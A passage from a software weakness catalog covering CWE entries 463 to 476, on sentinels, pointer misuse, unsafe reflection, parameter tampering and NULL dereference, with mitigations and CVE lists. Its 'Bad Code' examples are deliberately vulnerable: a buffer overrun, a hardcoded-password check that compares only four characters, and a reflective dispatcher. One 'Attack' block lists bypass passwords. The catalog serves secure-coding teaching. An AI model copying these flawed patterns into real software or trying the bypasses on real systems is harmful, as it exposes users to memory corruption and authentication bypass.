int counter;
foo=malloc(sizeof(char)*10);
for (counter=0;counter!=14;counter++) {
    foo[counter]='a';
    printf("%s\n",foo);
}
```

Potential Mitigations

Requirements

Use a language or compiler that performs automatic bounds checking.

Architecture and Design

Use an abstraction library to abstract away risky APIs. Not a complete solution.

Build and Compilation

Compiler-based canary mechanisms such as StackGuard, ProPolice and the Microsoft Visual Studio /GS flag. Unless this provides automatic bounds checking, it is not a complete solution.

Operation

Use OS-level preventative functionality. Not a complete solution.

Relationships

Nature	Type	ID	Name	CV	Page
ChildOf	C	461	Data Structure Issues	699	578
PeerOf	B	464	Addition of Data Structure Sentinel	1000	580
ChildOf	G	707	Improper Enforcement of Message or Data Structure	1000	842
PeerOf	B	170	Improper Null Termination	1000	245

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Deletion of data-structure sentinel

CWE-464: Addition of Data Structure Sentinel

Weakness ID: 464 (Weakness Base)

Status: Incomplete

Description

Summary

The accidental addition of a data-structure sentinel can cause serious programming logic problems.

Extended Description

Data-structure sentinels are often used to mark the structure of data. A common example of this is the null character at the end of strings or a special sentinel to mark the end of a linked list. It is dangerous to allow this type of control data to be easily accessible. Therefore, it is important to protect from the addition or modification of sentinels.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Availability

Generally this error will cause the data structure to not work properly by truncating the data.

Likelihood of Exploit

High to Very High

Demonstrative Examples

The following example assigns some character values to a list of characters and prints them each individually, and then as a string. The third character value is intended to be an integer taken from user input and converted to an int.

C/C++ Example:

Bad Code

```
char *foo;
foo=malloc(sizeof(char)*5);
foo[0]='a';
foo[1]='a';
foo[2]=atoi(getc(stdin));
foo[3]='c';
foo[4]='\0'
printf("%c %c %c %c %c \n",foo[0],foo[1],foo[2],foo[3],foo[4]);
printf("%s\n",foo);
```

The first print statement will print each character separated by a space. However, if a non-integer is read from stdin by `getc`, then `atoi` will not make a conversion and return 0. When `foo` is printed as a string, the 0 at character `foo[2]` will act as a NULL terminator and `foo[3]` will never be printed.

Potential Mitigations

Implementation

Architecture and Design

Encapsulate the user from interacting with data sentinels. Validate user input to verify that sentinels are not present.

Implementation

Proper error checking can reduce the risk of inadvertently introducing sentinel values into data. For example, if a parsing function fails or encounters an error, it might return a value that is the same as the sentinel.

Requirements

Use a language or compiler that performs automatic bounds checking.

Architecture and Design

Use an abstraction library to abstract away risky APIs. This is not a complete solution.

Build and Compilation

Compiler-based canary mechanisms such as StackGuard, ProPolice, and Microsoft Visual Studio /GS flag. Unless this provides automatic bounds checking, it is not a complete solution.

Operation

Use OS-level preventative functionality. This is not a complete solution.

Relationships

Nature	Type	ID	Name	Score	Page
ChildOf		138	Improper Neutralization of Special Elements	1000	216
ChildOf		461	Data Structure Issues	699	578
ChildOf		741	CERT C Secure Coding Section 07 - Characters and Strings (STR)	734	866
PeerOf		170	Improper Null Termination	1000	245
PeerOf		463	Deletion of Data Structure Sentinel	1000	579

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Addition of data-structure sentinel
CERT C Secure Coding	STR03-C	Do not inadvertently truncate a null-terminated byte string
CERT C Secure Coding	STR06-C	Do not assume that <code>strtok()</code> leaves the parse string unchanged

CWE-465: Pointer Issues

Category ID: 465 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of pointers.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	18	Source Code	699	14
ParentOf	B	466	Return of Pointer Value Outside of Expected Range	699	582
ParentOf	V	467	Use of sizeof() on a Pointer Type	699	583
ParentOf	B	468	Incorrect Pointer Scaling	699	585
ParentOf	B	469	Use of Pointer Subtraction to Determine Size	699	586
ParentOf	B	476	NULL Pointer Dereference	699	594
ParentOf	B	587	Assignment of a Fixed Address to a Pointer	699	694
ParentOf	V	588	Attempt to Access Child of a Non-structure Pointer	699	695
ParentOf	V	761	Free of Pointer not at Start of Buffer	699	884
ParentOf	B	763	Release of Invalid Pointer or Reference	699	888
ParentOf	V	781	Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code	699	913
ParentOf	B	822	Untrusted Pointer Dereference	699	952
ParentOf	B	823	Use of Out-of-range Pointer Offset	699	953
ParentOf	B	824	Access of Uninitialized Pointer	699	955
ParentOf	B	825	Expired Pointer Dereference	699	956

CWE-466: Return of Pointer Value Outside of Expected Range

Weakness ID: 466 (Weakness Base) Status: Draft

Description

Summary

A function can return a pointer to memory that is outside of the buffer that the pointer is expected to reference.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Potential Mitigations

Perform a value check on the returned pointer (e.g. value within expected range)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	20	Improper Input Validation	700	15
ChildOf	G	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	1000	175
ChildOf	C	465	Pointer Issues	699	582
ChildOf	C	738	CERT C Secure Coding Section 04 - Integers (INT)	734	865

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
7 Pernicious Kingdoms		Illegal Pointer Value

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	INT11-C	Take care when converting from pointer to integer or integer to pointer

White Box Definitions

A weakness where code path has:

1. end statement that returns an address associated with a buffer where address is outside the buffer
2. start statement that computes a position into the buffer

Maintenance Notes

This entry should have a chaining relationship with CWE-119 instead of a parent / child relationship, however the focus of this weakness does not map cleanly to any existing entries in CWE. A new parent is being considered which covers the more generic problem of incorrect return values. There is also an abstract relationship to weaknesses in which one component sends incorrect messages to another component; in this case, one routine is sending an incorrect value to another.

CWE-467: Use of sizeof() on a Pointer Type

Weakness ID: 467 (Weakness Variant)

Status: Draft

Description

Summary

The code calls sizeof() on a malloced pointer type, which always returns the wordsize/8. This can produce an unexpected result if the programmer intended to determine how much memory has been allocated.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Integrity

This error can often cause one to allocate a buffer that is much smaller than what is needed, leading to resultant weaknesses such as buffer overflows.

Likelihood of Exploit

High

Demonstrative Examples

Example 1:

Care should be taken to ensure sizeof returns the size of the data structure itself, and not the size of the pointer to the data structure.

In this example, sizeof(foo) returns the size of the pointer.

C/C++ Example:

Bad Code

```
double *foo;
...
foo = (double *)malloc(sizeof(foo));
```

In this example, sizeof(*foo) returns the size of the data structure and not the size of the pointer.

C/C++ Example:

Good Code

```
double *foo;
...
foo = (double *)malloc(sizeof(*foo));
```

Example 2:

This example defines a fixed username and password. The AuthenticateUser() function is intended to accept a username and a password from an untrusted user, and check to ensure that it matches

the username and password. If the username and password match, AuthenticateUser() is intended to indicate that authentication succeeded.

Bad Code

```

/* Ignore CWE-259 (hard-coded password) and CWE-309 (use of password system for authentication) for this example. */
char *username = "admin";
char *pass = "password";
int AuthenticateUser(char *inUser, char *inPass) {
    printf("Sizeof username = %d\n", sizeof(username));
    printf("Sizeof pass = %d\n", sizeof(pass));
    if (strncmp(username, inUser, sizeof(username))) {
        printf("Auth failure of username using sizeof\n");
        return(AUTH_FAIL);
    }
    /* Because of CWE-467, the sizeof returns 4 on many platforms and architectures. */
    if (!strncmp(pass, inPass, sizeof(pass))) {
        printf("Auth success of password using sizeof\n");
        return(AUTH_SUCCESS);
    }
    else {
        printf("Auth fail of password using sizeof\n");
        return(AUTH_FAIL);
    }
}
int main (int argc, char **argv)
{
    int authResult;
    if (argc < 3) {
        ExitError("Usage: Provide a username and password");
    }
    authResult = AuthenticateUser(argv[1], argv[2]);
    if (authResult != AUTH_SUCCESS) {
        ExitError("Authentication failed");
    }
    else {
        DoAuthenticatedTask(argv[1]);
    }
}

```

In AuthenticateUser(), because sizeof() is applied to a parameter with an array type, the sizeof() call might return 4 on many modern architectures. As a result, the strncmp() call only checks the first four characters of the input password, resulting in a partial comparison (CWE-187), leading to improper authentication (CWE-287).

Because of the partial comparison, any of these passwords would still cause authentication to succeed for the "admin" user:

Attack

```

pass5
passABCDEFGH
passWORD

```

Because only 4 characters are checked, this significantly reduces the search space for an attacker, making brute force attacks more feasible.

The same problem also applies to the username, so values such as "adminXYZ" and "administrator" will succeed for the username.

Potential Mitigations

Implementation

Use expressions such as "sizeof(*pointer)" instead of "sizeof(pointer)", unless you intend to run sizeof() on a pointer type to gain some platform independence or if you are allocating a variable on the stack.

Other Notes

The use of sizeof() on a pointer can sometimes generate useful information. An obvious case is to find out the wordsize on a platform. More often than not, the appearance of sizeof(pointer) indicates a bug.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
CanPrecede	B	131	Incorrect Calculation of Buffer Size		1000 204
ChildOf	C	465	Pointer Issues		699 582
ChildOf	G	682	Incorrect Calculation		1000 802
ChildOf	C	737	CERT C Secure Coding Section 03 - Expressions (EXP)		734 864
ChildOf	C	740	CERT C Secure Coding Section 06 - Arrays (ARR)		734 865

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Use of sizeof() on a pointer type
CERT C Secure Coding	ARR01-C	Do not apply the sizeof operator to a pointer when taking the size of an array
CERT C Secure Coding	EXP01-C	Do not take the size of a pointer to determine the size of the pointed-to type

White Box Definitions

A weakness where code path has:

1. end statement that passes an identity of a dynamically allocated memory resource to a sizeof operator
2. start statement that allocates the dynamically allocated memory resource

References

Robert Seacord. "EXP01-A. Do not take the sizeof a pointer to determine the size of a type". <<https://www.securecoding.cert.org/confluence/display/seccode/EXP01-A.+Do+not+take+the+sizeof+a+pointer+to+determine+the+size+of+a+type>> .

CWE-468: Incorrect Pointer Scaling

Weakness ID: 468 (Weakness Base)

Status: Incomplete

Description

Summary

In C and C++, one may often accidentally refer to the wrong memory due to the semantics of when math operations are implicitly scaled.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Confidentiality

Integrity

Availability

Incorrect pointer scaling will often result in buffer overflow conditions. Confidentiality can be compromised if the weakness is in the context of a buffer over-read or under-read.

Likelihood of Exploit

Medium

Demonstrative Examples

C Example:

Bad Code

```
int *p = x;
char * second_char = (char *) (p + 1);
```

In this example, second_char is intended to point to the second byte of p. But, adding 1 to p actually adds sizeof(int) to p, giving a result that is incorrect (3 bytes off on 32-bit platforms).

If the resulting memory address is read, this could potentially be an information leak. If it is a write, it could be a security-critical write to unauthorized memory-- whether or not it is a buffer overflow. Note that the above code may also be wrong in other ways, particularly in a little endian environment.

Potential Mitigations

Architecture and Design

Use a platform with high-level memory abstractions.

Implementation

Always use array indexing instead of direct pointer manipulation.

Other: Use technologies for preventing buffer overflows.

Other Notes

Programmers will often try to index from a pointer by adding a number of bytes, even though this is wrong, since C and C++ implicitly scale the operand by the size of the data type.

Relationships

Nature	Type	ID	Name		Page
ChildOf		465	Pointer Issues		699 582
ChildOf		682	Incorrect Calculation		1000 802
ChildOf		737	CERT C Secure Coding Section 03 - Expressions (EXP)		734 864
MemberOf		630	<i>Weaknesses Examined by SAMATE</i>		630 735

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Unintentional pointer scaling
CERT C Secure Coding	EXP08-C	Ensure pointer arithmetic is used correctly

White Box Definitions

A weakness where code path has a statement that performs a pointer arithmetic operation on a pointer to datatype1 and casts the result of the operation to a pointer type to datatype2 where datatype2 has different length than the datatype1 and the datatype1 has different length than a character type.

CWE-469: Use of Pointer Subtraction to Determine Size

Weakness ID: 469 (*Weakness Base*)

Status: Draft

Description

Summary

The application subtracts one pointer from another in order to determine size, but this calculation can be incorrect if the pointers do not exist in the same memory chunk.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Authorization

There is the potential for arbitrary code execution with privileges of the vulnerable program.

Likelihood of Exploit

Medium

Potential Mitigations

Pre-design through Build: Most static analysis programs should be able to catch these errors.

Implementation

Save an index variable. This is the recommended solution. Rather than subtract pointers from one another, use an index variable of the same size as the pointers in question. Use this variable to "walk" from one pointer to the other and calculate the difference. Always sanity check this number.

Other Notes

These types of bugs generally are the result of a typo. Although most of them can easily be found when testing of the program, it is important that one correct these problems, since they almost certainly will break the code.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		465	Pointer Issues	699	582
ChildOf		682	Incorrect Calculation	1000	802
ChildOf		740	CERT C Secure Coding Section 06 - Arrays (ARR)	734	865

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Improper pointer subtraction
CERT C Secure Coding	ARR36-C	Do not subtract or compare two pointers that do not refer to the same array
CERT C Secure Coding	ARR37-C	Do not add or subtract an integer to a pointer to a non-array object

White Box Definitions

A weakness where code path has:

1. end statement that subtracts pointer1 from pointer2
2. start statement that associates pointer1 with a memory chunk1 and pointer2 to a memory chunk2
3. memory chunk1 is not equal to the memory chunk2

CWE-470: Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection')

Weakness ID: 470 (*Weakness Base*)

Status: Draft

Description**Summary**

The application uses external input with reflection to select which classes or code to use, but it does not sufficiently prevent the input from selecting improper classes or code.

Extended Description

If the application uses external inputs to determine which class to instantiate or which method to invoke, then an attacker could supply values to select unexpected classes or methods. If this occurs, then the attacker could create control flow paths that were not intended by the developer. These paths could bypass authentication or access control checks, or otherwise cause the application to behave in an unexpected manner. This situation becomes a doomsday scenario if the attacker can upload files into a location that appears on the application's classpath (CWE-427) or add new entries to the application's classpath (CWE-426). Under either of these conditions, the attacker can use reflection to introduce new, malicious behavior into the application.

Alternate Terms**Reflection Injection****Time of Introduction**

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- Java

- PHP
- Interpreted languages (*Sometimes*)

Common Consequences

Integrity

The attacker might be able to execute code that is not directly accessible to the attacker. Alternately, the attacker could call unexpected code in the wrong place or the wrong time, possibly modifying critical system state.

Availability

The attacker might be able to use reflection to call the wrong code, possibly with unexpected arguments that violate the API (CWE-227). This could cause the application to exit or hang.

Confidentiality

By causing the wrong code to be invoked, the attacker might be able to trigger a runtime error that leaks sensitive information in the error message, such as CWE-536.

Demonstrative Examples

A common reason that programmers use the reflection API is to implement their own command dispatcher. The following example shows a command dispatcher that does not use reflection:

Java Example:

Good Code

```
String ctl = request.getParameter("ctl");
Worker ao = null;
if (ctl.equals("Add")) {
    ao = new AddCommand();
}
else if (ctl.equals("Modify")) {
    ao = new ModifyCommand();
}
else {
    throw new UnknownActionError();
}
ao.doAction(request);
```

A programmer might refactor this code to use reflection as follows:

Java Example:

Bad Code

```
String ctl = request.getParameter("ctl");
Class cmdClass = Class.forName(ctl + "Command");
Worker ao = (Worker) cmdClass.newInstance();
ao.doAction(request);
```

The refactoring initially appears to offer a number of advantages. There are fewer lines of code, the if/else blocks have been entirely eliminated, and it is now possible to add new command types without modifying the command dispatcher. However, the refactoring allows an attacker to instantiate any object that implements the Worker interface. If the command dispatcher is still responsible for access control, then whenever programmers create a new class that implements the Worker interface, they must remember to modify the dispatcher's access control code. If they fail to modify the access control code, then some Worker classes will not have any access control. One way to address this access control problem is to make the Worker object responsible for performing the access control check. An example of the re-refactored code follows:

Java Example:

```
String ctl = request.getParameter("ctl");
Class cmdClass = Class.forName(ctl + "Command");
Worker ao = (Worker) cmdClass.newInstance();
ao.checkAccessControl(request);
ao.doAction(request);
```

Although this is an improvement, it encourages a decentralized approach to access control, which makes it easier for programmers to make access control mistakes. This code also highlights another security problem with using reflection to build a command dispatcher. An attacker can invoke the default constructor for any kind of object. In fact, the attacker is not even constrained to objects that implement the Worker interface; the default constructor for any object in the system

can be invoked. If the object does not implement the Worker interface, a ClassCastException will be thrown before the assignment to ao, but if the constructor performs operations that work in the attacker's favor, the damage will already have been done. Although this scenario is relatively benign in simple applications, in larger applications where complexity grows exponentially it is not unreasonable that an attacker could find a constructor to leverage as part of an attack.

Observed Examples

Reference	Description
CVE-2004-2331	Database system allows attackers to bypass sandbox restrictions by using the Reflection API.

Potential Mitigations

Architecture and Design

Refactor your code to avoid using reflection.



Architecture and Design

Do not use user-controlled inputs to select and load classes or code.

Implementation

Apply strict input validation by using whitelists or indirect selection to ensure that the user is only selecting allowable classes or code.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		20	Improper Input Validation	699	15
ChildOf		610	Externally Controlled Reference to a Resource in Another Sphere	700	718
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Unsafe Reflection

White Box Definitions

A weakness where code path has:

1. start statement that accepts input
2. end statement that performs reflective operation and where the input is part of the target name of the reflective operation

CWE-471: Modification of Assumed-Immutable Data (MAID)

Weakness ID: 471 (Weakness Base)

Status: Draft

Description

Summary

The software does not properly protect an assumed-immutable element from being modified by an attacker.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the code excerpt below, an array returned by a Java method is modified despite the fact that arrays are mutable.

Java Example:

Bad Code

```
String[] colors = car.getAllPossibleColors();
colors[0] = "Red";
```

Observed Examples

Reference	Description
CVE-2002-1757	Relies on \$PHP_SELF variable for authentication.

Reference	Description
CVE-2005-1905	Gain privileges by modifying assumed-immutable code addresses that are accessed by a driver.

Potential Mitigations

Architecture and Design

Operation

Implementation

Implement proper protection for immutable data (e.g. environment variable, hidden form fields, etc.)

Other Notes

Factors: MAID issues can be primary to many other weaknesses, and they are a major factor in languages such as PHP.

This happens when a particular input is critical enough to the functioning of the application that it should not be modifiable at all, but it is. A common programmer assumption is that certain variables are immutable; especially consider hidden form fields in web applications. So there are many examples where the MUTABILITY property is a major factor in a vulnerability.

Common data types that are attacked are environment variables, web application parameters, and HTTP headers.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		19	Data Handling	699	15
ChildOf		664	Improper Control of a Resource Through its Lifetime	1000	777
RequiredBy		291	Trusting Self-reported IP Address	1000	384
CanFollow		425	Direct Request ('Forced Browsing')	1000	539
RequiredBy		426	Untrusted Search Path	1000	541
ParentOf		472	External Control of Assumed-Immutable Web Parameter	699	590
				1000	
ParentOf		473	PHP External Variable Modification	699	592
				1000	
CanFollow		602	Client-Side Enforcement of Server-Side Security	1000	709
ParentOf		607	Public Static Final Field References Mutable Object	699	715
				1000	
PeerOf		621	Variable Extraction Error	1000	727

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Modification of Assumed-Immutable Data

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
171	Variable Manipulation	

CWE-472: External Control of Assumed-Immutable Web Parameter

Weakness ID: 472 (Weakness Base)

Status: Draft

Description

Summary

The web application does not sufficiently verify inputs that are assumed to be immutable but are actually externally controllable, such as hidden form fields.

Extended Description

If a web product does not properly protect assumed-immutable values from modification in hidden form fields, parameters, cookies, or URLs, this can lead to modification of critical data. Web applications often mistakenly make the assumption that data passed to the client in hidden fields

or cookies is not susceptible to tampering. Failure to validate portions of data that are user-controllable can lead to the application processing incorrect, and often malicious, input. For example, custom cookies commonly store session data or persistent data across sessions. This kind of session data is normally involved in security related decisions on the server side, such as user authentication and access control. Thus, the cookies might contain sensitive data such as user credentials and privileges. This is a dangerous practice, as it can often lead to improper reliance on the value of the client-provided cookie by the server side application.

Alternate Terms

Assumed-Immutable Parameter Tampering

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

Without appropriate protection mechanisms, the client can easily tamper with cookies and similar web data. Reliance on the cookies without detailed validation can lead to problems such as SQL injection. If you use cookie values for security related decisions on the server side, manipulating the cookies might lead to violations of security policies such as authentication bypassing, user impersonation and privilege escalation. In addition, storing sensitive data in the cookie without appropriate protection can also lead to disclosure of sensitive user data, especially data stored in persistent cookies.

Demonstrative Examples

Example 1:

Here, a web application uses the value of a hidden form field (accountID) without having done any input validation because it was assumed to be immutable.

Java Example:

Bad Code

```
String accountID = request.getParameter("accountID");
User user = getUserFromID(Long.parseLong(accountID));
```

Example 2:

Hidden fields should not be trusted as secure parameters. An attacker can intercept and alter hidden fields in a post to the server as easily as user input fields. An attacker can simply parse the HTML for the substring:

```
< input type "hidden"
```

or even just "hidden". Hidden field values displayed later in the session, such as on the following page, can open a site up to cross-site scripting attacks.

Observed Examples

Reference	Description
CVE-2000-0101	Shopping cart allows price modification via hidden form field.
CVE-2000-0102	Shopping cart allows price modification via hidden form field.
CVE-2000-0253	Shopping cart allows price modification via hidden form field.
CVE-2000-0254	Shopping cart allows price modification via hidden form field.
CVE-2000-0758	Allows admin access by modifying value of form field.
CVE-2000-0926	Shopping cart allows price modification via hidden form field.
CVE-2000-1234	Send email to arbitrary users by modifying email parameter.
CVE-2002-0108	Forum product allows spoofed messages of other users via hidden form fields for name and e-mail address.
CVE-2002-1880	Read messages by modifying message ID parameter.
CVE-2005-1652	Authentication bypass by setting a parameter.
CVE-2005-1682	Modification of message number parameter allows attackers to read other people's messages.
CVE-2005-1784	Product does not check authorization for configuration change admin script, leading to password theft via modified e-mail address field.

Reference	Description
CVE-2005-2314	Logic error leads to password disclosure.

Potential Mitigations

Architecture and Design

Assume all input is malicious. Use a standard input validation mechanism to validate all input for length, type, syntax, and business rules before accepting the data to be displayed or stored. Use an "accept known good" validation strategy. Input (specifically, unexpected CRLFs) that is not appropriate should not be processed into HTTP headers.

Use and specify a strong input/output encoding (such as ISO 8859-1 or UTF 8).

Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Inputs should be decoded and canonicalized to the application's current internal representation before being validated. Make sure that your application does not decode the same input twice. Such errors could be used to bypass whitelist schemes by introducing dangerous inputs after they have been checked.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		471	Modification of Assumed-Immutable Data (MAID)	699	589
ChildOf		642	External Control of Critical State Data	1000	747
ChildOf		715	OWASP Top Ten 2007 Category A4 - Insecure Direct Object Reference	629	848
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
RequiredBy		384	Session Fixation	1000	491
CanFollow		656	Reliance on Security through Obscurity	1000	767

Relationship Notes

This is a primary weakness for many other weaknesses and functional consequences, including XSS, SQL injection, path disclosure, and file inclusion.

Theoretical Notes

This is a technology-specific MAID problem.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Web Parameter Tampering
OWASP Top Ten 2007	A4	CWE More Specific	Insecure Direct Object Reference
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
31	Accessing/Intercepting/Modifying HTTP Cookies	
39	Manipulating Opaque Client-based Data Tokens	
146	XML Schema Poisoning	

CWE-473: PHP External Variable Modification

Weakness ID: 473 (Weakness Variant)

Status: Draft

Description

Summary

A PHP application does not properly protect against the modification of variables from external sources, such as query parameters or cookies. This can expose the application to numerous weaknesses that would not exist otherwise.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- PHP

Observed Examples

Reference	Description
CVE-2000-0860	File upload allows arbitrary file read by setting hidden form variables to match internal variable names.
CVE-2001-0854	Mistakenly trusts \$PHP_SELF variable to determine if include script was called by its parent.
CVE-2001-1025	Modify key variable when calling scripts that don't load a library that initializes it.
CVE-2002-0764	PHP remote file inclusion by modified assumed-immutable variable.
CVE-2003-0754	Authentication bypass by modifying array used for authentication.

Potential Mitigations

Carefully identify which variables can be controlled or influenced by an external user, and consider adopting a naming convention to emphasize when externally modifiable variables are being used. An application should be reluctant to trust variables that have been initialized outside of its trust boundary. Ensure adequate checking is performed when relying on input from outside a trust boundary. Do not allow your application to run with register_globals enabled. If you implement a register_globals emulator, be extremely careful of variable extraction, dynamic evaluation, and similar issues, since weaknesses in your emulation could allow external variable modification to take place even without register_globals.

Relationships

Nature	Type	ID	Name	CVSS	Page
CanPrecede	B	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	1000	138
ChildOf	B	471	Modification of Assumed-Immutable Data (MAID)	699 1000	589
PeerOf	V	616	Incomplete Identification of Uploaded File Variables (PHP)	1000	722

Relationship Notes

This is a language-specific instance of Modification of Assumed-Immutable Data (MAID). This can be resultant from direct request (alternate path) issues. It can be primary to weaknesses such as PHP file inclusion, SQL injection, XSS, authentication bypass, and others.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	PHP External Variable Modification

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
77	Manipulating User-Controlled Variables	

CWE-474: Use of Function with Inconsistent Implementations

Weakness ID: 474 (Weakness Base)

Status: Draft

Description

Summary

The code uses a function that has inconsistent implementations across operating systems and versions, which might cause security-relevant portability problems.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C (Often)
- PHP (Often)
- All

Potential Mitigations

Do not accept inconsistent behavior from the API specifications when the deviant behavior increase the risk level.

Other Notes

The behavior of functions in this category varies by operating system, and at times, even by operating system version. Implementation differences can include:

- Slight differences in the way parameters are interpreted leading to inconsistent results.
- Some implementations of the function carry significant security risks.
- The function might not be defined on all platforms.

Relationships

Nature	Type	ID	Name		Page
ChildOf		398	Indicator of Poor Code Quality	<input checked="" type="checkbox"/>	508
				699	
				700	
				1000	
ParentOf		589	Call to Non-ubiquitous API		696
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Inconsistent Implementations

CWE-475: Undefined Behavior for Input to API

Weakness ID: 475 (*Weakness Base*)**Status:** Incomplete

Description

Summary

The behavior of this function is undefined unless its control parameter is set to a specific value.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Other Notes

The Linux Standard Base Specification 2.0.1 for libc places constraints on the arguments to some internal functions [21]. If the constraints are not met, the behavior of the functions is not defined. It is unusual for this function to be called directly. It is almost always invoked through a macro defined in a system header file, and the macro ensures that the following constraints are met: The value 1 must be passed to the third parameter (the version number) of the following file system function: `__xmknod` The value 2 must be passed to the third parameter (the group argument) of the following wide character string functions: `__wcstod_internal` `__wcstof_internal` `__wcstol_internal` `__wcstold_internal` `__wcstoul_internal` The value 3 must be passed as the first parameter (the version number) of the following file system functions: `__xstat` `__lxstat` `__fxstat` `__xstat64` `__lxstat64` `__fxstat64`

Relationships

Nature	Type	ID	Name		Page
ChildOf		398	Indicator of Poor Code Quality	<input checked="" type="checkbox"/>	508
				699	
				700	
				1000	
ChildOf		573	Failure to Follow Specification		680

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Undefined Behavior

CWE-476: NULL Pointer Dereference

Weakness ID: 476 (*Weakness Base*)**Status:** Draft

Description

Summary

A NULL pointer dereference occurs when the application dereferences a pointer that it expects to be valid, but is NULL, typically causing a crash or exit.

Extended Description

NULL pointer dereference issues can occur through a number of flaws, including race conditions, and simple programming omissions.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

Availability

NULL pointer dereferences usually result in the failure of the process unless exception handling (on some platforms) is available and implemented. Even when exception handling is being used, it can still be very difficult to return the software to a safe state of operation.

Integrity

In very rare circumstances and environments, code execution is possible.

Likelihood of Exploit

Medium

Detection Methods

Automated Dynamic Analysis

Moderate

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Manual Dynamic Analysis

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Demonstrative Examples

Example 1:

While there are no complete fixes aside from conscientious programming, the following steps will go a long way to ensure that NULL pointer dereferences do not occur.

Mitigation Code

```
if (pointer1 != NULL) {  
    /* make use of pointer1 */  
    /* ... */  
}
```

If you are working with a multithreaded or otherwise asynchronous environment, ensure that proper locking APIs are used to lock before the if statement; and unlock when it has finished.

Example 2:

This example takes an IP address from a user, verifies that it is well formed and then looks up the hostname and copies it into a buffer.

C Example:

Bad Code

```
void host_lookup(char *user_supplied_addr){
    struct hostent *hp;
    in_addr_t *addr;
    char hostname[64];
    in_addr_t inet_addr(const char *cp);
    /*routine that ensures user_supplied_addr is in the right format for conversion */
    validate_addr_form(user_supplied_addr);
    addr = inet_addr(user_supplied_addr);
    hp = gethostbyaddr( addr, sizeof(struct in_addr), AF_INET);
    strcpy(hostname, hp->h_name);
}
```

If an attacker provides an address that appears to be well-formed, but the address does not resolve to a hostname, then the call to `gethostbyaddr()` will return `NULL`. Since the code does not check the return value from `gethostbyaddr` (CWE-252), a `NULL` pointer dereference would then occur in the call to `strcpy()`.

Note that this example is also vulnerable to a buffer overflow (see CWE-119).

Example 3:

In the following code, the programmer assumes that the system always has a property named "cmd" defined. If an attacker can control the program's environment so that "cmd" is not defined, the program throws a `NULL` pointer exception when it attempts to call the `trim()` method.

Java Example:

Bad Code

```
String cmd = System.getProperty("cmd");
cmd = cmd.trim();
```

Observed Examples

Reference	Description
CVE-2002-0401	
CVE-2002-1912	large number of packets leads to <code>NULL</code> dereference
CVE-2003-1000	
CVE-2003-1013	
CVE-2004-0079	
CVE-2004-0119	
CVE-2004-0365	
CVE-2004-0389	
CVE-2004-0458	
CVE-2005-0772	packet with invalid error status value triggers <code>NULL</code> dereference
CVE-2005-3274	race condition causes a table to be corrupted if a timer activates while it is being modified, leading to resultant <code>NULL</code> dereference; also involves locking.
CVE-2008-3597	chain: game server can access player data structures before initialization has happened leading to <code>NULL</code> dereference
CVE-2008-5183	chain: unchecked return value can lead to <code>NULL</code> dereference
